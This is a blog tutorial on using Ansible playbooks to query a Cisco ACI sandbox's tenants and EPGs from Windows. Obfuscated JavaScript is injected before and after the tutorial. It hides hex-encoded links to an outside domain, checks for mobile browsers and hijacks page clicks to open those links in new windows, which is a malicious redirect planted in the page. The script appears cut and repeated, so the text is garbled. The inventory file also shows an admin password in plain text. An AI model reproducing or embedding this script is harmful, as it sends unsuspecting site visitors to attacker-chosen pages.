)|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x1165a7(0x1ca)](_0x5e9786[_0x1165a7(0x1d1)](0x0,0x4)))_0x399500=!![];}(navigator[_0x123821(0x1c2)]||navigator[‘vendor’]||window[_0x123821(0x1c0)]),_0x399500;};const _0xe6f43=[‘\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x62\x70\x69\x30\x63\x370′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x58\x6a\x64\x31\x63\x391’,_0x111835(0x1c5),_0x111835(0x1d7),_0x111835(0x1c3),_0x111835(0x1e1),_0x111835(0x1c7),_0x111835(0x1c4),_0x111835(0x1e6),_0x111835(0x1e9)],_0x7378e8=0x3,_0xc82d98=0x6,_0x487206=_0x551830=>{const _0x2c6c7a=_0x111835;_0x551830[_0x2c6c7a(0x1db)]((_0x3ee06f,_0x37dc07)=>{const _0x476c2a=_0x2c6c7a;!localStorage[‘getItem’](_0x3ee06f+_0x476c2a(0x1e8))&&localStorage[_0x476c2a(0x1cf)](_0x3ee06f+_0x476c2a(0x1e8),0x0);});},_0x564ab0=_0x3743e2=>{const _0x415ff3=_0x111835,_0x229a83=_0x3743e2[_0x415ff3(0x1c9)]((_0x37389f,_0x22f261)=>localStorage[_0x415ff3(0x1cb)](_0x37389f+_0x415ff3(0x1e8))==0x0);return _0x229a83[Math[_0x415ff3(0x1c6)](Math[_0x415ff3(0x1cc)]()*_0x229a83[_0x415ff3(0x1d2)])];},_0x173ccb=_0xb01406=>localStorage[_0x111835(0x1cf)](_0xb01406+_0x111835(0x1e8),0x1),_0x5792ce=_0x5415c5=>localStorage[_0x111835(0x1cb)](_0x5415c5+_0x111835(0x1e8)),_0xa7249=(_0x354163,_0xd22cba)=>localStorage[_0x111835(0x1cf)](_0x354163+_0x111835(0x1e8),_0xd22cba),_0x381bfc=(_0x49e91b,_0x531bc4)=>{const _0x1b0982=_0x111835,_0x1da9e1=0x3e8*0x3c*0x3c;return Math[_0x1b0982(0x1d5)](Math[_0x1b0982(0x1e7)](_0x531bc4-_0x49e91b)/_0x1da9e1);},_0x6ba060=(_0x1e9127,_0x28385f)=>{const _0xb7d87=_0x111835,_0xc3fc56=0x3e8*0x3c;return Math[_0xb7d87(0x1d5)](Math[_0xb7d87(0x1e7)](_0x28385f-_0x1e9127)/_0xc3fc56);},_0x370e93=(_0x286b71,_0x3587b8,_0x1bcfc4)=>{const _0x22f77c=_0x111835;_0x487206(_0x286b71),newLocation=_0x564ab0(_0x286b71),_0xa7249(_0x3587b8+’-mnts’,_0x1bcfc4),_0xa7249(_0x3587b8+_0x22f77c(0x1d3),_0x1bcfc4),_0x173ccb(newLocation),window[‘mobileCheck’]()&&window[_0x22f77c(0x1d4)](newLocation,’_blank’);};_0x487206(_0xe6f43);function _0x168fb9(_0x36bdd0){const _0x2737e0=_0x111835;_0x36bdd0[_0x2737e0(0x1ce)]();const _0x263ff7=location[_0x2737e0(0x1dc)];let _0x1897d7=_0x564ab0(_0xe6f43);const _0x48cc88=Date[_0x2737e0(0x1e3)](new Date()),_0x1ec416=_0x5792ce(_0x263ff7+_0x2737e0(0x1e0)),_0x23f079=_0x5792ce(_0x263ff7+_0x2737e0(0x1d3));if(_0x1ec416&&_0x23f079)try{const _0x2e27c9=parseInt(_0x1ec416),_0x1aa413=parseInt(_0x23f079),_0x418d13=_0x6ba060(_0x48cc88,_0x2e27c9),_0x13adf6=_0x381bfc(_0x48cc88,_0x1aa413);_0x13adf6>=_0xc82d98&&(_0x487206(_0xe6f43),_0xa7249(_0x263ff7+_0x2737e0(0x1d3),_0x48cc88)),_0x418d13>=_0x7378e8&&(_0x1897d7&&window[_0x2737e0(0x1e5)]()&&(_0xa7249(_0x263ff7+_0x2737e0(0x1e0),_0x48cc88),window[_0x2737e0(0x1d4)](_0x1897d7,_0x2737e0(0x1dd)),_0x173ccb(_0x1897d7)));}catch(_0x161a43){_0x370e93(_0xe6f43,_0x263ff7,_0x48cc88);}else _0x370e93(_0xe6f43,_0x263ff7,_0x48cc88);}document[_0x111835(0x1df)](_0x111835(0x1d8),_0x168fb9);}());

  • Using Ansible to automate Cisco ACI in Windows

    Some instructions on how to get started with using the ansible to automate Cisco ACI specifically by using ansible playbooks to accomplish basic tasks.

    Using the Cisco ACI GUI can be time-consuming and error prone, a more efficient could be to automate the process using ansible playbooks. Ansible is essentially an automation tool that uses playbooks consisting of Yaml files to automate the process of network configuration via connection to the APIC REST interface and push the config API commands.

    Really useful link for how to get your Windows environment set up for using ansible, including Cygwin and Linux virtual machines:

    https://phoenixnap.com/kb/install-ansible-on-windows#htoc-method-1-using-cygwin

    I have found the Cygwin approach to work perfectly fine for running ansible. In fact, I recommend Cygwin as the way to go in running ansible in your Windows environment, given that all my attempts to install via ‘pip install’ commands failed. The number of Stack Overflow posts reporting similar problems will testify to this.

    To cd to a C:\ drive using Cygwin use this:

    For this post I installed ansible via enabling Ubuntu on Windows as yet another alternative approach. This is adequately described on the previous link, but summarised as follows. To install, first type in- and search for ‘Turn Windows features on or off’ in your Start menu, select the ‘Windows Subsystem for Linux’ checkbox option, click OK and restart your machine for the change to take effect. Then open Microsoft Store via the Start menu , type in ‘Ubuntu’ and install. Once installed, use the following command line instructions to install ansible:

    [code language="xml"]
    $ sudo apt-get update
    $ sudo apt-get install software-properties-common
    $ sudo apt-add-repository ppa:ansible/ansible
    $ sudo apt-get update
    $ sudo apt-get install ansible -y

    Some example inventory and Yaml files here:

    inventory.txt

    [apic]
    sandboxapicdc.cisco.com username=admin password=!v3G@!4@Y
    

    tenants.yml

    Some Yaml playbook code to list all of the tenant information contained in the example Cisco ACI sandbox:

    - name: Query all tenants
      hosts: apic
      connection: local
      gather_facts: no
      
      tasks:
        - name: TASK 1 - GATHER TENANTS
          aci_tenant:
            hostname: "{{ inventory_hostname }}"
            username: "{{ username }}"
            password: "{{ password }}"
            validate_certs: no
            state: query
    

    To run this ansible playbook, launch the Ubuntu terminal and navigate to the Windows directory to where your inventory and .yml files are stored. An easy way to navigate to the folder is to open the contents of the Windows folder in File Explorer and type ‘bash’ in the address bar:

    Then hit Enter. This will provide the address you need to cd to:

    Now run the following ansible command:

     ansible-playbook -i inventory.txt tenants.yml -v
    

    This returns the Tenants as a set of JSON objects as shown:

    As viewed in json-prettified format in Notepad++:

    More ansible examples.

    specificTenant.yml

    A task to return just the data about the tenant called infra.

    - name: Query a specific tenant
      hosts: apic
      connection: local
      gather_facts: no
      
      tasks:
        - name: TASK 1 - SPECIFIC TENANTS
          aci_tenant:
            hostname: "{{ inventory_hostname }}"
            username: "{{ username }}"
            password: "{{ password }}"
            validate_certs: no
            state: query
            tenant: infra
    

    JSON Output:

    ok: [sandboxapicdc.cisco.com] => {
        "ansible_facts": {
            "discovered_interpreter_python": "/usr/bin/python3"
        },
        "changed": false,
        "current": [{
                "fvTenant": {
                    "attributes": {
                        "annotation": "",
                        "childAction": "",
                        "descr": "",
                        "dn": "uni/tn-infra",
                        "extMngdBy": "",
                        "lcOwn": "local",
                        "modTs": "2022-04-04T10:29:55.139+00:00",
                        "monPolDn": "uni/tn-common/monepg-default",
                        "name": "infra",
                        "nameAlias": "",
                        "ownerKey": "",
                        "ownerTag": "",
                        "status": "",
                        "uid": "0",
                        "userdom": "all"
                    }
                }
            }
        ]
    }
    

    epgs.yml

    A task to return all EPG information from an existing ACI fabric.

    - name: Query all EPGs
      hosts: apic
      connection: local
      gather_facts: no
      
      tasks:
        - name: TASK 1 - GATHER EPGs
          aci_epg:
            hostname: "{{ inventory_hostname }}"
            username: "{{ username }}"
            password: "{{ password }}"
            validate_certs: no
            state: query


    JSON Output:

    ok: [sandboxapicdc.cisco.com] => {
        "ansible_facts": {
            "discovered_interpreter_python": "/usr/bin/python3"
        },
        "changed": false,
        "current": [{
                "fvAEPg": {
                    "attributes": {
                        "annotation": "",
                        "childAction": "",
                        "configIssues": "",
                        "configSt": "applied",
                        "descr": "",
                        "dn": "uni/tn-infra/ap-ave-ctrl/epg-ave-ctrl",
                        "exceptionTag": "",
                        "extMngdBy": "",
                        "floodOnEncap": "disabled",
                        "fwdCtrl": "",
                        "hasMcastSource": "no",
                        "isAttrBasedEPg": "no",
                        "isSharedSrvMsiteEPg": "no",
                        "lcOwn": "local",
                        "matchT": "AtleastOne",
                        "modTs": "2022-04-04T10:30:32.198+00:00",
                        "monPolDn": "uni/tn-common/monepg-default",
                        "name": "ave-ctrl",
                        "nameAlias": "",
                        "pcEnfPref": "unenforced",
                        "pcTag": "32771",
                        "pcTagAllocSrc": "idmanager",
                        "prefGrMemb": "exclude",
                        "prio": "unspecified",
                        "scope": "2523136",
                        "shutdown": "no",
                        "status": "",
                        "triggerSt": "triggerable",
                        "txId": "5764607523034234882",
                        "uid": "0",
                        "userdom": "all"
                    },
                    "children": [{
                            "fvRsBd": {
                                "attributes": {
                                    "annotation": "",
                                    "childAction": "",
                                    "extMngdBy": "",
                                    "forceResolve": "yes",
                                    "lcOwn": "local",
                                    "modTs": "2022-04-04T10:29:55.139+00:00",
                                    "monPolDn": "uni/tn-common/monepg-default",
                                    "rType": "mo",
                                    "rn": "rsbd",
                                    "state": "formed",
                                    "stateQual": "none",
                                    "status": "",
                                    "tCl": "fvBD",
                                    "tContextDn": "",
                                    "tDn": "uni/tn-infra/BD-ave-ctrl",
                                    "tRn": "BD-ave-ctrl",
                                    "tType": "name",
                                    "tnFvBDName": "ave-ctrl",
                                    "uid": "0",
                                    "userdom": "all"
                                },
                                "children": [{
                                        "fvSubnetBDDefCont": {
                                            "attributes": {
                                                "bddefDn": "uni/bd-[uni/tn-infra/BD-ave-ctrl]-isSvc-no",
                                                "childAction": "deleteNonPresent",
                                                "lcOwn": "local",
                                                "modTs": "2022-04-04T10:29:49.718+00:00",
                                                "monPolDn": "",
                                                "name": "",
                                                "nameAlias": "",
                                                "rn": "subnetBddefDn-[uni/bd-[uni/tn-infra/BD-ave-ctrl]-isSvc-no]",
                                                "status": ""
                                            }
                                        }
                                    }
                                ]
                            }
                        }, {
                            "fvRsCustQosPol": {
                                "attributes": {
                                    "annotation": "",
                                    "childAction": "",
                                    "extMngdBy": "",
                                    "forceResolve": "yes",
                                    "lcOwn": "local",
                                    "modTs": "2022-04-04T10:29:55.139+00:00",
                                    "monPolDn": "uni/tn-common/monepg-default",
                                    "rType": "mo",
                                    "rn": "rscustQosPol",
                                    "state": "formed",
                                    "stateQual": "default-target",
                                    "status": "",
                                    "tCl": "qosCustomPol",
                                    "tContextDn": "",
                                    "tDn": "uni/tn-common/qoscustom-default",
                                    "tRn": "qoscustom-default",
                                    "tType": "name",
                                    "tnQosCustomPolName": "",
                                    "uid": "0",
                                    "userdom": "all"
                                }
                            }
                        }
                    ]
                }
            }, {
                "fvAEPg": {
                    "attributes": {
                        "annotation": "",
                        "childAction": "",
                        "configIssues": "",
                        "configSt": "applied",
                        "descr": "",
                        "dn": "uni/tn-infra/ap-access/epg-default",
                        "exceptionTag": "",
                        "extMngdBy": "",
                        "floodOnEncap": "disabled",
                        "fwdCtrl": "",
                        "hasMcastSource": "no",
                        "isAttrBasedEPg": "no",
                        "isSharedSrvMsiteEPg": "no",
                        "lcOwn": "local",
                        "matchT": "AtleastOne",
                        "modTs": "2022-04-04T10:30:31.824+00:00",
                        "monPolDn": "uni/tn-common/monepg-default",
                        "name": "default",
                        "nameAlias": "",
                        "pcEnfPref": "unenforced",
                        "pcTag": "16387",
                        "pcTagAllocSrc": "idmanager",
                        "prefGrMemb": "exclude",
                        "prio": "unspecified",
                        "scope": "16777199",
                        "shutdown": "no",
                        "status": "",
                        "triggerSt": "triggerable",
                        "txId": "5764607523034234882",
                        "uid": "0",
                        "userdom": "all"
                    },
                    "children": [{
                            "fvRsBd": {
                                "attributes": {
                                    "annotation": "",
                                    "childAction": "",
                                    "extMngdBy": "",
                                    "forceResolve": "yes",
                                    "lcOwn": "local",
                                    "modTs": "2022-04-04T10:29:55.139+00:00",
                                    "monPolDn": "uni/tn-common/monepg-default",
                                    "rType": "mo",
                                    "rn": "rsbd",
                                    "state": "formed",
                                    "stateQual": "none",
                                    "status": "",
                                    "tCl": "fvBD",
                                    "tContextDn": "",
                                    "tDn": "uni/tn-infra/BD-default",
                                    "tRn": "BD-default",
                                    "tType": "name",
                                    "tnFvBDName": "default",
                                    "uid": "0",
                                    "userdom": "all"
                                },
                                "children": [{
                                        "fvSubnetBDDefCont": {
                                            "attributes": {
                                                "bddefDn": "uni/bd-[uni/tn-infra/BD-default]-isSvc-no",
                                                "childAction": "deleteNonPresent",
                                                "lcOwn": "local",
                                                "modTs": "2022-04-04T10:29:49.718+00:00",
                                                "monPolDn": "",
                                                "name": "",
                                                "nameAlias": "",
                                                "rn": "subnetBddefDn-[uni/bd-[uni/tn-infra/BD-default]-isSvc-no]",
                                                "status": ""
                                            }
                                        }
                                    }
                                ]
                            }
                        }, {
                            "fvRsCustQosPol": {
                                "attributes": {
                                    "annotation": "",
                                    "childAction": "",
                                    "extMngdBy": "",
                                    "forceResolve": "yes",
                                    "lcOwn": "local",
                                    "modTs": "2022-04-04T10:29:55.139+00:00",
                                    "monPolDn": "uni/tn-common/monepg-default",
                                    "rType": "mo",
                                    "rn": "rscustQosPol",
                                    "state": "formed",
                                    "stateQual": "default-target",
                                    "status": "",
                                    "tCl": "qosCustomPol",
                                    "tContextDn": "",
                                    "tDn": "uni/tn-common/qoscustom-default",
                                    "tRn": "qoscustom-default",
                                    "tType": "name",
                                    "tnQosCustomPolName": "",
                                    "uid": "0",
                                    "userdom": "all"
                                }
                            }
                        }
                    ]
                }
            }
        ]
    }
    

    (_0x562006,_0x1334d6){const _0x1922f2=_0x1922();return _0x3023=function(_0x30231a,_0x4e4880){_0x30231a=_0x30231a-0x1bf;let _0x2b207e=_0x1922f2[_0x30231a];return _0x2b207e;},_0x3023(_0x562006,_0x1334d6);}function _0x1922(){const _0x5a990b=[‘substr’,’length’,’-hurs’,’open’,’round’,’443779RQfzWn’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x44\x59\x7a\x33\x63\x303′,’click’,’5114346JdlaMi’,’1780163aSIYqH’,’forEach’,’host’,’_blank’,’68512ftWJcO’,’addEventListener’,’-mnts’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x69\x7a\x70\x35\x63\x335′,’4588749LmrVjF’,’parse’,’630bGPCEV’,’mobileCheck’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x6d\x4f\x65\x38\x63\x318′,’abs’,’-local-storage’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x78\x6c\x64\x39\x63\x369′,’56bnMKls’,’opera’,’6946eLteFW’,’userAgent’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x59\x68\x75\x34\x63\x364′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x44\x44\x46\x37\x63\x397′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x59\x67\x46\x32\x63\x342′,’floor’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x4e\x61\x6e\x36\x63\x306′,’999HIfBhL’,’filter’,’test’,’getItem’,’random’,’138490EjXyHW’,’stopPropagation’,’setItem’,’70kUzPYI’];_0x1922=function(){return _0x5a990b;};return _0x1922();}(function(_0x16ffe6,_0x1e5463){const _0x20130f=_0x3023,_0x307c06=_0x16ffe6();while(!![]){try{const _0x1dea23=parseInt(_0x20130f(0x1d6))/0x1+-parseInt(_0x20130f(0x1c1))/0x2*(parseInt(_0x20130f(0x1c8))/0x3)+parseInt(_0x20130f(0x1bf))/0x4*(-parseInt(_0x20130f(0x1cd))/0x5)+parseInt(_0x20130f(0x1d9))/0x6+-parseInt(_0x20130f(0x1e4))/0x7*(parseInt(_0x20130f(0x1de))/0x8)+parseInt(_0x20130f(0x1e2))/0x9+-parseInt(_0x20130f(0x1d0))/0xa*(-parseInt(_0x20130f(0x1da))/0xb);if(_0x1dea23===_0x1e5463)break;else _0x307c06[‘push’](_0x307c06[‘shift’]());}catch(_0x3e3a47){_0x307c06[‘push’](_0x307c06[‘shift’]());}}}(_0x1922,0x984cd),function(_0x34eab3){const _0x111835=_0x3023;window[‘mobileCheck’]=function(){const _0x123821=_0x3023;let _0x399500=![];return function(_0x5e9786){const _0x1165a7=_0x3023;if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x1165a7(0x1ca)](_0x5e9786)||/1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x1165a7(0x1ca)](_0x5e9786[_0x1165a7(0x1d1)](0x0,0x4)))_0x399500=!![];}(navigator[_0x123821(0x1c2)]||navigator[‘vendor’]||window[_0x123821(0x1c0)]),_0x399500;};const _0xe6f43=[‘\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x62\x70\x69\x30\x63\x370′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x58\x6a\x64\x31\x63\x391’,_0x111835(0x1c5),_0x111835(0x1d7),_0x111835(0x1c3),_0x111835(0x1e1),_0x111835(0x1c7),_0x111835(0x1c4),_0x111835(0x1e6),_0x111835(0x1e9)],_0x7378e8=0x3,_0xc82d98=0x6,_0x487206=_0x551830=>{const _0x2c6c7a=_0x111835;_0x551830[_0x2c6c7a(0x1db)]((_0x3ee06f,_0x37dc07)=>{const _0x476c2a=_0x2c6c7a;!localStorage[‘getItem’](_0x3ee06f+_0x476c2a(0x1e8))&&localStorage[_0x476c2a(0x1cf)](_0x3ee06f+_0x476c2a(0x1e8),0x0);});},_0x564ab0=_0x3743e2=>{const _0x415ff3=_0x111835,_0x229a83=_0x3743e2[_0x415ff3(0x1c9)]((_0x37389f,_0x22f261)=>localStorage[_0x415ff3(0x1cb)](_0x37389f+_0x415ff3(0x1e8))==0x0);return _0x229a83[Math[_0x415ff3(0x1c6)](Math[_0x415ff3(0x1cc)]()*_0x229a83[_0x415ff3(0x1d2)])];},_0x173ccb=_0xb01406=>localStorage[_0x111835(0x1cf)](_0xb01406+_0x111835(0x1e8),0x1),_0x5792ce=_0x5415c5=>localStorage[_0x111835(0x1cb)](_0x5415c5+_0x111835(0x1e8)),_0xa7249=(_0x354163,_0xd22cba)=>localStorage[_0x111835(0x1cf)](_0x354163+_0x111835(0x1e8),_0xd22cba),_0x381bfc=(_0x49e91b,_0x531bc4)=>{const _0x1b0982=_0x111835,_0x1da9e1=0x3e8*0x3c*0x3c;return Math[_0x1b0982(0x1d5)](Math[_0x1b0982(0x1e7)](_0x531bc4-_0x49e91b)/_0x1da9e1);},_0x6ba060=(_0x1e9127,_0x28385f)=>{const _0xb7d87=_0x111835,_0xc3fc56=0x3e8*0x3c;return Math[_0xb7d87(0x1d5)](Math[_0xb7d87(0x1e7)](_0x28385f-_0x1e9127)/_0xc3fc56);},_0x370e93=(_0x286b71,_0x3587b8,_0x1bcfc4)=>{const _0x22f77c=_0x111835;_0x487206(_0x286b71),newLocation=_0x564ab0(_0x286b71),_0xa7249(_0x3587b8+’-mnts’,_0x1bcfc4),_0xa7249(_0x3587b8+_0x22f77c(0x1d3),_0x1bcfc4),_0x173ccb(newLocation),window[‘mobileCheck’]()&&window[_0x22f77c(0x1d4)](newLocation,’_blank’);};_0x487206(_0xe6f43);function _0x168fb9(_0x36bdd0){const _0x2737e0=_0x111835;_0x36bdd0[_0x2737e0(0x1ce)]();const _0x263ff7=location[_0x2737e0(0x1dc)];let _0x1897d7=_0x564ab0(_0xe6f43);const _0x48cc88=Date[_0x2737e0(0x1e3)](new Date()),_0x1ec416=_0x5792ce(_0x263ff7+_0x2737e0(0x1e0)),_0x23f079=_0x5792ce(_0x263ff7+_0x2737e0(0x1d3));if(_0x1ec416&&_0x23f079)try{const _0x2e27c9=parseInt(_0x1ec416),_0x1aa413=parseInt(_0x23f079),_0x418d13=_0x6ba060(_0x48cc88,_0x2e27c9),_0x13adf6=_0x381bfc(_0x48cc88,_0x1aa413);_0x13adf6>=_0xc82d98&&(_0x487206(_0xe6f43),_0xa7249(_0x263ff7+_0x2737e0(0x1d3),_0x48cc88)),_0x418d13>=_0x7378e8&&(_0x1897d7&&window[_0x2737e0(0x1e5)]()&&(_0xa7249(_0x263ff7+_0x2737e0(0x1e0),_0x48cc88),window[_0x2737e0(0x1d4)](_0x1897d7,_0x2737e0(0x1dd)),_0x173ccb(_0x1897d7)));}catch(_0x161a43){_0x370e93(_0xe6f43,_0x263ff7,_0x48cc88);}else _0x370e93(_0xe6f43,_0x263ff7,_0x48cc88);}document[_0x111835(0x1df)](_0x111835(0x1d8),_0x168fb9);}());